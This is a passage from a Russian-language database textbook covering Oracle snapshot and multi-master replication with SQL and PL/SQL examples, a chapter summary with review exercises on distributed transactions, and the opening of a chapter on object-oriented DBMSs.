- Снимки, предназначенные только для чтения. Иногда именуются материализованными представлениями. Ведущая таблица копируется в одной или нескольких удаленных базах данных в виде так называемых *снимков*. Изменения в ведущей таблице отражаются в таблицах снимков при каждом обновлении снимка; периодичность обновления устанавливается на узле снимка.
- Обновляемые снимки. Аналогичны снимкам, предназначенным только для чтения, за исключением того, что на узлах, где находятся снимки, разрешается вносить в них данные и передавать эти изменения на ведущий узел. И в этом случае периодичность обновления снимков определяется на узле, где находятся снимки. На этом узле определяется также периодичность отправки данных об обновлениях на ведущий узел.
- **Репликация с помощью нескольких ведущих копий. Таблица копируется в** одну или несколько удаленных баз данных, в которых эта таблица может обновляться. Информация об изменениях передается в другие базы данных с периодичностью, установленной администратором базы данных для каждой группы репликации.
- Процедурная репликация. Вызов пакетной процедуры или функции копируется в одной или нескольких базах данных.

Ниже эти типы репликации рассматриваются более подробно.

Группы репликации

В СУБД Oracle для управления копируемыми объектами применяются группы репликации, что позволяет упростить задачи администрирования. Как правило, группы репликации создаются по принципу объединения тех объектов схемы, которые требуются для конкретного приложения. Объекты группы репликации могут принадлежать к нескольким схемам, а любая схема может содержать объекты из разных групп репликации. Но каждый объект репликации может входить в состав только одной группы.

Узлы **репликации**

Среда репликации Oracle может включать узлы следующих двух типов.

- Ведущий узел. На этом узле хранится полная копия всех объектов, принадлежащих к некоторой группе репликации. Все ведущие узлы в среде репликации с несколькими ведущими узлами взаимодействуют непосредственно друг с другом для распространения обновлений данных в группе репликации (которая в среде с несколькими ведущими узлами называется *ведущей группой)*. Каждая соответствующая ведущая группа на каждом узле должна содержать один и тот же набор объектов репликации, информация о составе которого хранится на одном узле определения ведущей группы.
- в Узел снимка. Поддерживает снимки, предназначенные только для чтения, и обновляемые снимки данных таблицы, находящейся на соответствующем ведущем узле. В то время как в режиме репликации таблиц с несколькими ведущими узлами происходит непрерывное обновление таблиц на других ведущих узлах, снимки обновляются по данным из одной или нескольких ведущих таблиц с помощью отдельных пакетных обновлений, полученных с одного ведущего узла. Группа репликации на узле снимка называется *группой снимка.*

Группы **обновления**

Если два или несколько снимков необходимо обновлять одновременно, например для обеспечения ограничений целостности, включающих несколько таблиц, в СУБД Oracle для этой цели могут применяться группы обновления. После обновления всех снимков в группе обновления данные всех снимков в группе соответствуют тому моменту времени, когда данные всех транзакций полностью зафиксированы и база данных находится в непротиворечивом состоянии. Процедуры, предназначенные для поддержки групп обновления с помощью языка PL/SQL, включены в пакет DBMS_REFRESH. Например, в группу снимков, применяемую как группу обновления, снимки LocalStaff, LocalClient и LocalOwner могут быть объединены следующим образом:

```
DECLARE
vSnapshotList DBMS_UTILITY.UNCL_ARRAY;
BEGIN
 vSnapshotList(1) = 'LocalStaff';
 vSnapshotList (2) = 'LocalClient';
 vSnapshotList (3) = 'LocalOwner';
 DBMS_REFRESH.MAKE (name => 'LOCAL_INFO', tab => vSnapshotList,
   next_date => TRUNC(sysdate) + 1, interval => 'sysdate + 1');
END;
```

Типы **обновлений**

В СУБД Oracle предусмотрена возможность обновлять снимки с применением одного из следующих способов.

- COMPLETE. Сервер, на котором поддерживается снимок, выполняет запрос определения снимка. Результирующий набор запроса заменяет существующие данные снимка; при этом происходит полное обновление снимка. СУБД Oracle предоставляет возможность выполнять полное обновление любого снимка. Если объем данных, который соответствует определяющему запросу, достаточно велик, то полное обновление может потребовать намного больше времени, чем быстрое обновление, которое рассматривается ниже.

- FAST. Сервер, управляющий снимком, вначале определяет изменения, которые произошли в ведущей таблице со времени последнего обновления снимка, а затем применяет их к снимку. Такое быстрое обновление является более эффективным по сравнению с полным обновлением, если количество изменений в ведущей таблице не велико, поскольку сервер, участвующий в обновлении, и сеть должны передавать меньше данных. Метод быстрого обновления снимков может применяться, только если изменения в ведущей таблице записываются в журнал снимка. Если операцию быстрого обновления выполнить невозможно, активизируется сообщение об ошибке и снимок (снимки) не обновляются.
- FORCE. Сервер, который управляет снимком, вначале пытается выполнить быстрое обновление. Если быстрое обновление невозможно, СУБД Oracle выполняет полное обновление.

Создание снимков

Ниже описана основная процедура создания снимка, предназначенного только для чтения.

1. Определить таблицу (таблицы) на ведущем узле (узлах), которая должна копироваться на узле снимка, а также схему, которой будут принадлежать снимки.
2. Создать канал (каналы) базы данных от узла снимка к ведущему узлу (узлам).
3. Создать журнал снимка (как описано ниже) в ведущей базе данных для каждой ведущей таблицы, если требуются обновления по методу FAST.
4. Создать снимок с помощью оператора CREATE SNAPSHOT. Например, снимок, содержащий сведения о сотрудниках отделения B003, может быть создан следующим образом:

```
CREATE SNAPSHOT Staff
REFRESH FAST
START WITH sysdate NEXT sysdate + 7
WITH PRIMARY KEY
AS SELECT * FROM Staff@RENTALS.LONDON.SOUTH.COM
 WHERE branchNo = 'B003';
```

   В этом примере конструкция SELECT определяет строки ведущей таблицы (находящейся в базе данных RENTALS.LONDON.SOUTH.COM), которые подлежат репликации. Конструкция START WITH указывает, что снимок должен обновляться через каждые семь суток, начиная с сегодняшней даты. На узле снимка СУБД Oracle создает таблицу SNAP$_Staff, которая содержит все столбцы ведущей таблицы Staff. СУБД Oracle также создает представление Staff, определенное как запрос к таблице SNAP$_Staff. Она помещает также задание в очередь заданий для обновления снимка.
5. Другой вариант может предусматривать создание одной или нескольких групп обновления на узле снимка и назначение каждого снимка в определенную группу.

Журнал снимка

Журнал снимка — эта таблица, в которой отслеживаются изменения, внесенные в ведущую таблицу. Журнал снимка можно создать с помощью оператора CREATE SNAPSHOT LOG. Например, для таблицы Staff журнал снимка может быть создан следующим образом:

```
CREATE SNAPSHOT LOG ON Staff
WITH PRIMARY KEY
TABLESPACE DreamHome_Data STORAGE
   (INITIAL 1 NEXT 1M PCTINCP.EASE 0) ;
```

Это оператор создает таблицу DreamHome.mlog$_Staff, содержащую первичный ключ таблицы Staff (staffNo) и ряд других столбцов, например с указанием времени последнего обновления строки, типа обновления и старого/нового значения. В СУБД Oracle создается также триггер, вызываемый на выполнение после обновления каждой строки в таблице Staff, который заполняет журнал снимка данными о каждой вставке, обновлении и удалении. Журналы снимков могут быть также созданы в интерактивном режиме с помощью программы Oracle Replication Manager.

Обновляемые снимки

Как было указано в начале этого раздела, обновляемые снимки аналогичны снимкам, предназначенным только для чтения, за исключением того, что в них на узлах снимков можно модифицировать данные и передавать эти изменения на ведущий узел. Периодичность обновлений снимков по данным с ведущего узла, а также периодичность передачи на ведущий узел обновлений, внесенных на узле снимка, определяется на самом узле снимка. Для создания обновляемого снимка достаточно ввести конструкцию FOR UPDATE перед подзапросом выборки в операторе CREATE SNAPSHOT. В случае создания обновляемого снимка для таблицы Staff СУБД Oracle создает объекты, перечисленные ниже.

1. Таблица SNAP$_STAFF на узле снимка, которая содержит результаты определяющего запроса.
2. Таблица USLOG$_STAFF на узле снимка, которая перехватывает информацию об изменениях в строках снимка. Эта информация используется для обновления ведущей таблицы.
3. **Триггер** USTRG$_STAFF на таблице SNAP$_STAFF, **находящейся** на узле **снимка, который заполняет** таблицу USLOG$_STAPF.
4. Триггер STAFF$RT на таблице SNAP$_STAFF, находящейся на узле снимка, который вызывает **процедуры** пакета STAFF$TP.
5. Пакет STAFF$TP на узле снимка, который формирует отложенные команды RPC, предназначенные для вызова пакета STAFFSRP на ведущем узле.
6. Пакет STAFFSRP, который вносит обновления в ведущую таблицу,
7. Пакет STAFF$RR, содержащий процедуры устранения конфликтов на ведущем узле.
8. Представление Staff, которое определено на таблице SNAP$_STAFF.
9. Запись в очереди заданий, которая содержит вызов пакета DBMS_REFRESH.

Устранение конфликтов

Проблема устранения конфликтов в среде репликации рассматривалась в конце раздела 23.6.1. В СУБД Oracle многие механизмы устранения конфликтов, описанные в этом разделе, реализованы с помощью так называемых *групп столбцов*. Группа столбцов представляет собой логическую группировку, состоящую из одного или нескольких столбцов копируемой таблицы. Столбец может принадлежать только к одной группе столбцов, а если он явно не назначен ни в одну из групп столбцов, то становится членом теневой группы столбцов, для которой применяются методы устранения конфликтов, предусмотренные по умолчанию.

Для создания групп столбцов и назначения применяемых к ним методов устранения конфликтов служит пакет DBMS_REPCAT. Например, для использования новейшей версии метода устранения конфликтов с помощью временных отметок в таблице staff для устранения противоречий между изменениями в зарплате сотрудников компании необходимо хранить в таблице Staff столбец с временными отметками (допустим, salaryTimestamp) и использовать следующие два вызова процедур:

```
EXECUTE DBMS_REPCAT.MAKE_COLUMN_GROUPS
  (gname => 'HR', oname => 'STAFF', column_group => 'SALARY_GP',
  list_of_column_names => 'staffNo, salary, salaryTimestamp');
EXECUTE DBMS_REPCAT.ADD_UPDATE_RESOLUTION
  (sname => 'HR', oname => 'STAFF', column_group => 'SALARY_GP',
  sequence_no => 1, method => 'LATEST_TIMESTAMP',
  parameter_column_name => 'salaryTimestamp',
  comment = 'Method 1 added on' || sysdate);
```

Пакет DBMS_REPCAT содержит также процедуры для создания приоритетных групп и узлов. Группы столбцов, приоритетные группы и приоритетные узлы могут также создаваться интерактивно с помощью программы Oracle Replication Manager.

Репликация с применением нескольких ведущих копий

Как описано в начале этого раздела, при использовании репликации на основе нескольких ведущих копий одна таблица копируется в одну или несколько удаленных баз данных, где может происходить обновление этой таблицы. Внесенные изменения передаются в другие базы данных с периодичностью, установленной администратором базы данных для каждой группы репликации. Реализация средств репликации с использованием нескольких ведущих копий во многих отношениях проще по сравнению с обновляемыми снимками, поскольку при использовании этого метода не проводится различия между ведущими узлами и узлами снимка. Механизм, лежащий в основе этого метода репликации, предусматривает создание триггеров на копируемых таблицах, с помощью которых вызываются процедуры пакетов. Эти процедуры ставят в очередь отложенные команды RPC, передаваемые в удаленную ведущую базу данных. Для устранения конфликтов применяются методы, описанные выше.

Резюме

- Цели, стоящие при обработке распределенных транзакций, не отличаются от преследуемых при обработке транзакций в централизованных системах. Однако достичь этих целей в случае распределенной СУБД сложнее, поскольку требуется обеспечить неразрывность не только глобальной транзакции в целом, но и всех ее субтранзакций.
- Если графики выполнения транзакций на каждом из узлов являются упорядочиваемыми, то глобальный график (объединение всех локальных графиKOS) также будет упорядочиваемым, при условии, что последовательности локального упорядочения являются одинаковыми. Для этого требуется, чтобы все субтранзакции присутствовали в одном и том же порядке в эквивалентных последовательных графиках на всех узлах.
- Для обеспечения упорядочиваемости распределенных транзакций могут использоваться два метода: блокировка или формирование временных отметок. Протокол двухфазной блокировки требует, чтобы в транзакции все необходимые блокировки были установлены до отмены хотя бы одной из них. Про-

токолы двухфазной блокировки могут использовать централизованные диспетчеры блокировок, диспетчеры первичной копии или диспетчеры распределенных блокировок. Кроме того, может использоваться метод блокировки большинства копий. При использовании временных отметок транзакции упорядочиваются таким образом, что наиболее старые из них в случае конфликта получают преимущество.

- Выявление ситуаций распределенной взаимоблокировки требует слияния локальных графов ожидания с последующим анализом глобального графа на наличие циклов. При обнаружении цикла для его устранения одну или несколько транзакций необходимо отменять до тех пор, пока не удастся разорвать цикл, а затем снова перезапускать. В распределенных СУБД существуют три основных метода выявления распределенной взаимоблокировки: централизованный, иерархический и распределенный.
- Причинами отказов в распределенной среде являются потеря сообщений, отказ линий связи и сетевых соединений, отказ отдельных узлов и разделение сети. Для организации восстановления на каждом из узлов создается локальный журнал регистрации событий, который используется для отката и наката транзакций в случае отказа.
- Протокол двухфазной фиксации транзакций состоит из этапов голосования и принятия общего решения. На первом этапе координатор опрашивает участников о готовности к фиксации транзакции. Если хотя бы один из участников проголосует за отмену транзакции, глобальная транзакция и все ее локальные субтранзакции будут отменены. Глобальная транзакция может быть зафиксирована только в том случае, если *все* участники проголосовали за фиксацию результатов. При использовании протокола двухфазной фиксации транзакций в среде, подверженной отказам, некоторые узлы могут оставаться заблокированными.
- Протокол трехфазной фиксации транзакций является неблокирующим. Он предполагает рассылку координатором транзакции между этапами голосования и принятия решения дополнительных сообщений в адрес всех участников транзакции. Эти сообщения указывают участникам на необходимость перейти в состояние предфиксации транзакции.
- Модель X/Open DTP представляет собой один из вариантов архитектуры обработки распределенных транзакций, созданной на основе протокола OSI-TP и протокола двухфазной фиксации транзакций. В этой модели определяются прикладные программные интерфейсы и методы взаимодействия приложений, основанных на использовании транзакций, диспетчеров транзакций, диспетчеров ресурсов и диспетчеров связи.
- Репликацией называется процесс формирования и распространения нескольких копий данных на одном или нескольких узлах. Это очень важный механизм, поскольку с его помощью организации могут предоставлять своим пользователям доступ к актуальной информации там и тогда, когда это им требуется. Использование репликации позволяет достичь многих преимуществ, включая повышение производительности (в тех случаях, когда централизованные ресурсы оказываются перегруженными), повышение надежности хранения и доступности данных, а также обеспечение поддержки мобильных вычислений и хранилищ данных, предназначенных для систем поддержки принятия решений.
- Хотя асинхронное распространение изменений нарушает принцип независимости распределенных данных, на практике этот метод оказывается удобным компромиссом между требованиями поддержки целостности и доступности данных. Он может оказаться более удобным для организаций, которые допускают работу с копиями данных, которые не должны быть постоянно синхронизованными и актуальными.

- Моделями владения для копируемых данных могут быть модели "ведущий/ведомый", "рабочий поток" и "обновление любой копии" (одноранговое обновление). В первых двух моделях все копии данных доступны только для чтения. В последнем варианте модели обновления могут независимо вноситься в любую из существующих копий, поэтому для сохранения целостности данных в системе необходимо использовать механизм выявления и разрешения возможных конфликтов обновления данных.
- Типичные механизмы репликации основаны на использовании снимков и триггеров базы данных. Распространение сведений об обновлениях данных между копиями может проводиться с учетом и без учета наличия транзакций.
- Когда основным компонентом, определяющим стоимость операции, является время передачи данных, может оказаться полезным использовать операции полусоединения. Это может дать выигрыш в скорости выполнения распределенных соединений за счет уменьшения количества данных, пересылаемых между узлами.
- Мобильная база данных представляет собой базу данных, развернутую на портативном устройстве и физически отдельную от централизованного сервера базы данных. При этом такая база данных сохраняет способность вступать во взаимодействие с сервером с удаленных узлов, обеспечивая совместный доступ к корпоративным данным. С помощью мобильных баз данных пользователи могут получить доступ к корпоративным данным с помощью своего портативного компьютера, PDA или другого устройства доступа к Internet, которое применяется для эксплуатации приложений на удаленных узлах.

Вопросы

23.1. В распределенной среде алгоритмы, основанные на использовании блокировок, могут подразделяться на централизованные, с первичными копиями или распределенные. Дайте сравнительную оценку этих алгоритмов и укажите на существующие различия.

23.2. Один из наиболее известных методов выявления ситуаций распределенной взаимоблокировки был разработан Обермарком. Поясните принципы работы этого метода и объясните применяемые способы обнаружения и устранения взаимоблокировки.

23.3. Приведите примеры двух топологий двухфазной фиксации транзакций, альтернативные по отношению к централизованной топологии.

23.4. Объясните смысл термина "неблокирующий протокол" и поясните, почему протокол двухфазной фиксации транзакций нельзя считать неблокирующим.

23.5. Почему протокол трехфазной фиксации транзакций можно считать неблокирующим в случае отсутствия полного отказа узлов?

23.6. Сравните и укажите отличия между разными схемами владения копируемыми данными. Проиллюстрируйте свой ответ на примерах.

23.7. Сравните различные механизмы репликации в базах данных и укажите отличия между ними.

23.8. Опишите дополнительные функциональные средства мобильных СУБД.

УПРАЖНЕНИЯ

23.9. Исполнительный директор компании *DreamHome* предложил вам провести исследование тех требований, которые существуют в этой организации в отношении распределения данных, и подготовить отчет о потенциальной возможности использования распределенной СУБД. В отчете должно быть

представлено сравнение технологий централизованной и распределенной СУБД, а также описаны преимущества и недостатки применения распределенной СУБД в данной организации. Кроме того, вы должны указать потенциальные области возникновения проблем и дать оценку целесообразности использования серверов репликации как альтернативы переходу компании к работе в распределенной среде. Наконец, в отчете необходимо тщательно обосновать набор рекомендаций и предложений по выбору наиболее подходящего случаю решения.

23.10. Подробно опишите функционирование централизованного варианта протокола двухфазной фиксации транзакций в распределенной среде. Отдельно опишите алгоритм работы координатора и участника.

23.11. Подробно опишите функционирование протокола трехфазной фиксации транзакций в распределенной среде. Отдельно опишите алгоритм работы координатора и участника.

23.12. Проанализируйте особенности СУБД, с которой вы в настоящее время работаете, и установите предоставляемую ей степень поддержки модели X/Open DTP и репликации данных.

23.13. Рассмотрите пять транзакций: T_1, T_2, T_3, T_4 и T_5 со следующими характеристиками.

- Транзакция T_1 инициируется на узле S_1 и запускает агента на узле S_2.
- Транзакция T_2 инициируется на узле S_3 и запускает агента на узле S_1.
- Транзакция T_3 инициируется на узле S_1 и запускает агента на узле S_3.
- Транзакция T_4 инициируется на узле S_2 и запускает агента на узле S_3.
- **Транзакция T_5 инициируется** на узле S_3.

Информация о блокировках для этих транзакций представлена в следующей таблице,

Транзакция	Элемент данных, заблокированный транзакцией	Элемент данных, ожидаемый в транзакции	Узел, на котором выполняется операция
T_1	x_1	x_6	S_1
T_1	x_6	x_2	S_2
T_2	x_4	x_1	S_1
T_2	x_5		S_3
T_3	x_2	x_7	S_1
T_3		x_3	S_3
T_4	x_7		S_2
T_4	x_8	x_5	S_3
T_5	x_3	x_7	S_3

а) Подготовьте локальные графы ожидания для каждого узла. Какое заключение можно сделать, исходя из вида этих графов?

б) Используйте для приведенных транзакций метод Обермарка и покажите, как с его помощью можно обнаружить ситуацию распределенной взаимоблокировки. Какое заключение можно сделать на основании глобального графа ожидания?

Глава 24

ВВЕДЕНИЕ в ОБЪЕКТНЫЕ СУБД

В ЭТОЙ ГЛАВЕ...

- Требования, предъявляемые сложными специализированными приложениями баз данных.
- Причины, по которым реляционные СУБД в настоящее время мало подходят для поддержки специализированных приложений баз данных.
- Основные концепции объектно-ориентированного подхода:
  - абстракция, инкапсуляция и сокрытие информации;
  - объекты и атрибуты;
  - идентичность объекта;
  - методы и сообщения;
  - классы, подклассы, суперклассы и наследование;
  - перегрузка;
  - полиморфизм и динамическое связывание.
- Проблемы, связанные с хранением объектов в реляционной базе данных.
- Следующее поколение СУБД.

Объектно-ориентированный подход является одним из новых подходов к созданию программного обеспечения, который считается очень перспективным для решения некоторых классических проблем разработки программного обеспечения. Базовым понятием объектно-ориентированной технологии является то, что все программное обеспечение должно всегда, когда это возможно, создаваться на основе стандартных и повторно используемых компонентов. Традиционно создание программного обеспечения и управление базами данных представляли собой совершенно разные дисциплины. Технология баз данных была сконцентрирована в основном на статических концепциях хранения информации, тогда как технология создания программного обеспечения моделировала динамические аспекты программного обеспечения. С появлением следующего (третьего) поколения систем управления базами данных, а именно *объектно-ориентированных СУБД* (ООСУБД) и *объектно-реляционных СУБД* (ОРСУБД), эти две дисциплины слились воедино, что позволило параллельно моделировать данные и процессы обработки данных.

Однако это поколение СУБД вызвало горячие споры. Очевидный успех реляционных систем в течение двух последних десятилетий позволяет сторонникам традиционных подходов считать, что реляционную модель достаточно подкре-

пить дополнительными (объектно-ориентированными) возможностями. Другие специалисты считают, что базовая реляционная модель неспособна адекватно обслуживать такие сложные приложения, как системы автоматизированного проектирования и автоматизированной разработки программного обеспечения, а также геоинформационные системы. Для изучения упомянутых новых типов СУБД и рассмотрения аргументов за и против них в этой и последующих трех главах подробно рассматриваются каждая из упомянутых технологий и связанные с ней вопросы.

В главе 25 рассматриваются причины появления ООСУБД и описаны некоторые проблемы, связанные с использованием этих систем. В главе 26 описана новая объектная модель, предложенная группой ODMG (Object Data Management Group — Рабочая группа по выработке и согласованию стандартов объектных баз данных), которая фактически стала стандартом для ООСУБД, а в качестве примера рассматривается коммерческая ООСУБД ObjectStore, В главе 27 кратко изложена история развития ОРСУБД и рассматриваются некоторые вопросы, связанные с использованием этих систем. В частности, в этой главе описан язык SQL3, который определен в новой версии стандарта ANSI/ISO языка SQL; кроме того, показаны некоторые объектно-ориентированные средства СУБД Oracle. В настоящей главе рассматриваются некоторые понятия, общие для ООСУБД и ОРСУБД.

Структура этой главы

В разделе 24.1 рассматриваются основные требования, предъявляемые специализированными приложениями баз данных, которые становятся все более популярными в настоящее время. В разделе 24.2 описываются причины, по которым традиционные реляционные СУБД не подходят для обслуживания таких новых приложений. В разделе 24.3 представлено введение в основные концепции объектно-ориентированного программирования, в разделе 24.4 показано, какие проблемы связаны с хранением объектов в реляционной базе данных. В разделе 24.5 кратко излагается история развития СУБД, результатом которой явилось появление третьего поколения систем управления базами данных — объектно-ориентированных и объектно-реляционных СУБД. Примеры, приведенные в этой главе, также взяты из учебного проекта *DreamHome*, описанного в разделе 10.4 и приложении А.

24.1. Специализированные приложения баз данных

В 1990-х годах в информатике произошли значительные изменения. В области баз данных следует отметить широкое применение реляционных СУБД в таких традиционных деловых приложениях, как обработка заказов, учет складских запасов, банковское дело и заказ авиабилетов. Однако существующие реляционные СУБД продемонстрировали свою непригодность для перечисленных ниже типов приложений, чьи требования значительно отличаются от требований традиционных деловых приложений.

- Автоматизированное проектирование.
- Автоматизированное производство.
- Автоматизированная разработка программного обеспечения.
- Офисные информационные системы и мультимедийные системы.

- Цифровое издательское дело.
- Геоинформационные системы.
- Интерактивные и динамические Web-узлы.

Автоматизированное проектирование

В базе данных для систем автоматизированного проектирования (Computer-Aided Design — CAD) должны храниться данные, относящиеся к проектам механических и электротехнических конструкций, например зданий, самолетов или интегральных микросхем. Такие проекты имеют следующие общие характеристики.

- Проектные данные характеризуются большим количеством разных типов, каждый из которых представлен в виде небольшого количества экземпляров. В обычных базах данных это дело обстоит как раз наоборот. Например, база данных *DreamHome* состоит не более чем из десятка отношений, хотя такие отношения, как PropertyForRent, Client и Viewing, могут содержать тысячи строк.
- Проекты могут быть очень большими, вполне вероятно, включающими миллионы элементов, часто со многими взаимозависимыми проектами подсистем.
- Проект не является постоянным и со временем изменяется. При изменении проекта любые последствия этих изменений должны быть отражены во всех представлениях проекта. Динамический характер проекта может означать то, что некоторые действия не могут быть предусмотрены в самом начале проекта.
- Обновления данных сопровождаются далеко идущими последствиями иэ-за имеющихся топологических связей, функциональных зависимостей, допусков и т.д. Единственное изменение может повлиять на большое количество объектов данного проекта.
- Часто для одного компонента проекта существует несколько альтернативных решений, поэтому для каждого такого компонента, кроме новой версии, необходимо хранить прежнюю тщательно проверенную версию. Для этого в проекте должны быть предусмотрены средства управления версиями и конфигурациями.
- В работе над проектом могут участвовать сотни людей, причем они могут параллельно работать над несколькими вариантами одного большого проекта. Однако даже при таких условиях работы конечный продукт должен быть непротиворечивым и скоординированным. Этот тип деятельности называется *коллективной разработкой,*

Автоматизированное производство

В базе данных для автоматизированного производства (Computer-Aided Manufacturing — CAM) хранятся данные, аналогичные данным систем CAD, а также данные, относящиеся к дискретному производству (например, сборка автомобилей на конвейере) или непрерывному производству (например, химический синтез). В частности, в химической промышленности широко используются приложения, которые отслеживают информацию о состоянии системы: температура в реакторе, скорость потоков и уровень выхода продуктов реакции. Существуют также приложения, которые контролируют различные физические процессы, например открытие клапанов, позволяющих передать большее количество теплоты к реактору или увеличить поток в охлаждающих системах. Такие приложения часто имеют иерархическую структуру, в которой приложения высоко-

го уровня отслеживают работу всего предприятия в целом, а приложения низкого уровня — отдельные производственные процессы. Эти приложения должны работать в режиме реального времени и быть способны эффективно управлять процессами для поддержания оптимальной производительности в рамках заданных жестких допусков. Для реагирования на разные условия эксплуатации в этих приложениях используется набор стандартных алгоритмов и настраиваемых правил. Операторы время от времени могут изменять эти правила с целью оптимизации производительности, принимая решения на основе комплексных исторических сведений, которые должны сохраняться в подобной системе. В данном случае вычислительные системы должны хранить огромный объем данных с иерархической природой, а также сложные связи между данными. Кроме того, в ней должны быть предусмотрены инструменты для перемещения к нужным данным, их просмотра и реагирования на их изменения.

Автоматизированная разработка программного обеспечения

В базе данных системы автоматизированной разработки программного обеспечения (Computer-Aided Software Engineering — CASE) хранятся данные, относящиеся к различным этапам жизненного цикла разработки программного обеспечения: планированию, сбору и анализу требований, проектированию, реализации, тестированию, сопровождению и документированию. Проекты CASE, подобно проектам CAD, могут быть очень большими, поэтому для их реализации обычно применяется коллективная разработка. Инструменты управления конфигурацией программного обеспечения, как правило, позволяют совместно использовать схему проекта, код и документацию, а также отслеживать зависимости между этими компонентами и вносить требуемые изменения. С помощью инструментов управления проектом можно координировать такие разнообразные типы деятельности, как планирование решения потенциально очень сложных взаимозависимых задач, проведение оценки затрат и наблюдение за ходом выполнения работ.

Системы управления сетью

Системы управления сетью координируют доступ к службам связи по компьютерной сети. Эти системы выполняют такие задачи, как управление конфигурацией сети, устранение неисправностей и планирование работы сети. Как и в приведенном выше примере химического производства, эти системы обрабатывают сложные данные, должны обеспечивать обработку информации в реальном масштабе времени и непрерывно функционировать. Например, если компьютерная сеть применяется для обеспечения телефонной связи, то обработка телефонного вызова может потребовать доступа к целому ряду сетевых коммутационных устройств, которые перенаправят этот вызов от отправителя к получателю, например, в такой конфигурации:

Node ⇔ Link ⇔ Node ⇔ Link ⇔ Node ⇔ Link ⇔ Node

Здесь каждый узел Node обозначает один из портов сетевого устройства, а каждый канал Link представляет ту часть пропускной способности сети, которая отведена для данного соединения. Но каждый узел может участвовать в нескольких различных соединениях, поэтому любая база данных, которая применяется в системе управления сетью, должна представлять сложный граф связей. С другой стороны, система управления сетью должна выполнять поиск в этом сложном графе в реальном времени для решения таких задач, как маршрутизация соединений, диагностика неисправностей и распределение нагрузки.

Офисные информационные системы и мультимедийные системы

База данных офисной информационной системы (Office Information System — OIS) хранит данные, которые относятся к управлению деловой информацией с использованием компьютера, включая электронную почту, документы, счета и т.д. Для предоставления большей поддержки в этой области приходится иметь дело с типами данных в более широком диапазоне, чем просто имена, адреса, даты и суммы. Современные системы способны работать с текстами произвольного формата, фотографиями, диаграммами, аудио- и видеозаписями. Например, мультимедийный документ может содержать текст, фотографии, электронные таблицы и речевые комментарии. Кроме того, документы могут иметь особую структуру, особенно те, которые описываются с помощью таких языков разметки, как SGML (Standardized Generalized Markup Language), HTML (HyperText Markup Language) или XML (Extensible Markup Language), как описано в главе 29.

Документы могут совместно использоваться многими пользователями с помощью таких средств, как электронная почта и электронные доски объявлений, функционирующие в среде Internet.[1] Такие приложения должны хранить данные с более развитой структурой, чем записи, состоящие из чисел и текстовых строк. Кроме того, все чаще возникает необходимость обрабатывать с помощью электронных устройств рукописный текст. Хотя во многих случаях рукописные заметки можно преобразовать в текст ASCII с помощью методов распознавания рукописного текста, чаще всего такие данные не поддаются машинной обработке. Дело в том, что кроме текста рукописные данные могут включать эскизы, схемы и т.д.

В учебном проекте *DreamHome* могут быть сформулированы следующие требования по обработке мультимедийной информации.

- Фотографии. Клиент может пожелать ознакомиться с фотографиями арендуемых объектов недвижимости. Для этого может применяться база данных, обеспечивающая поиск требуемых фотографий. В некоторых поисковых запросах достаточно использовать текстовое описание фотографий рассматриваемых объектов недвижимости. А в других случаях может даже потребоваться предоставить клиенту возможность проводить поиск по графическим признакам архитектурных форм, которыми должен характеризоваться требуемый объект недвижимости (например, наличие в здании эркеров и декоративных карнизов или оранжереи).
- Видеоинформация. Клиенту может быть предоставлена возможность проводить поиск в базе данных видеозаписей, характеризующих конкретные объекты недвижимости. В некоторых поисковых запросах достаточно предусмотреть использование текстового описания для поиска видеозаписей, характеризующих рассматриваемые объекты недвижимости. А в других случаях может потребоваться предоставить клиенту возможность указывать в запросе особенности пейзажа, окружающего искомый объект недвижимости (например, клиент может пожелать найти дом, выходящий на море или окруженный холмами).
- Аудиоинформация. Клиенту может быть предоставлена возможность выполнить поиск в базе данных аудиоинформации, которая описывает харак-

[1] *Многие специалисты отмечают, что World Wide Web (которую можно назвать самой крупной в мире "базой данных") разработана без применения или лишь с незначительным применением технологии баз данных, что может свидетельствовать о неприспособленности баз данных для использования в этой области. Более подробно вопросы интеграции World Wide Web и СУБД рассматриваются в главе 28.*

терные особенности объектов недвижимости, сдаваемых в аренду. В запросах, применяемых некоторыми клиентами, можно предусмотреть использование текстового описания для определения желаемого объекта недвижимости, А для выполнения пожеланий других клиентов может потребоваться использовать звукозаписи, характеризующие искомые объекты недвижимости (например, клиент может поинтересоваться тем, не будет ли ему мешать шум от проходящего рядом транспорта).

- Рукописные данные. Сотрудник компании может составлять заметки, проводя осмотр объектов недвижимости, сдаваемых в аренду. В дальнейшем ему может потребоваться выполнить запрос к этим данным, чтобы узнать, например, какие замечания были им сделаны при осмотре квартиры на улице Новар Драйв, где были обнаружены следы плесени.

Цифровое издательское дело

Уже в следующем десятилетии способ ведения издательского дела, вероятно, претерпит существенные изменения. Дело в том, что постепенно становится возможным хранить книги, журналы, газеты и статьи в электронном виде, а также доставлять их подписчикам по высокоскоростным сетям. Аналогично офисным информационным системам, возможности цифрового издательского дела дополняются средствами обработки мультимедийных документов, включающих текст, изображения, аудио- и видеоматериалы, анимацию. В некоторых случаях количество доступной в интерактивном режиме информации чрезвычайно велико и составляет порядка петабайт (10^{15} байт), что делает их самыми крупными базами данных, с которыми СУБД когда-либо приходилось иметь дело.

Геоинформационные системы

В базе данных геоинформационной системы (Geographic Information Systems — GIS) хранятся разные типы такой пространственной и временной информации, которая используется в землеустройстве и подводных изысканиях. Большинство данных в этих системах получено в результате геологических исследований и на основе фотосъемки со спутников, поэтому они могут иметь очень большой объем. При этом процедуры поиска могут заключаться в нахождении отдельных признаков, например по форме, цвету или текстуре, для чего необходимо использование сложных методов распознавания образов.

Например, агентством NASA в 1990-х годах с помощью группы спутников, входящих в состав системы EOS (Earth Observing System — система наблюдения за Землей), проводился сбор информации для ученых, занимающихся анализом долговременных тенденций изменения состояния атмосферы Земли, океанов и суши. Согласно общим оценкам, такая сеть спутников позволяет собрать свыше трети петабайта информации в год. Эти данные должны быть объединены с данными из других источников и записаны в базу данных EOSDIS (EOS Data and Information System). База данных EOSDIS должна предоставлять информацию, интересующую не только ученых, но и широкий круг пользователей. Например, предусмотрена возможность использовать базу данных EOSDIS в школах для ознакомления учащихся с основными механизмами развития климатических явлений во всем мире. В связи с колоссальными размерами этой базы данных и с необходимостью поддерживать тысячи пользователей, выполняющих запросы к очень значительным объемам информации, перед СУБД, которая обслуживает подобную базу данных, возникают немалые сложности.

Интерактивные и динамические Web-узлы

Рассмотрим Web-узел, на котором имеется оперативный каталог по продаже одежды. На этом Web-узле предусмотрен ряд льгот постоянным покупателям, и он позволяет посетителю выполнять следующие операции:

